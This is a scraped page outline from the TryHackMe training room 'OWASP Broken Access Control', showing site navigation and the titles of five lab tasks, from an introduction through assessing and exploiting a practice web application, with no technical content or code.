https://tryhackme.com/room/owaspbrokenaccesscontrol
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
23
Go Premium
172
OWASP Broken Access Control
Exploit Broken Access Control: Number 1 of the Top 10 web security risks.
Start AttackBox
Help
100%
Task 1 Introduction
Task 2 Broken Access Control Introduction
Task 3 Deploy the Machine
Task 4 Assessing the Web Application
Task 5 Exploiting the Web Application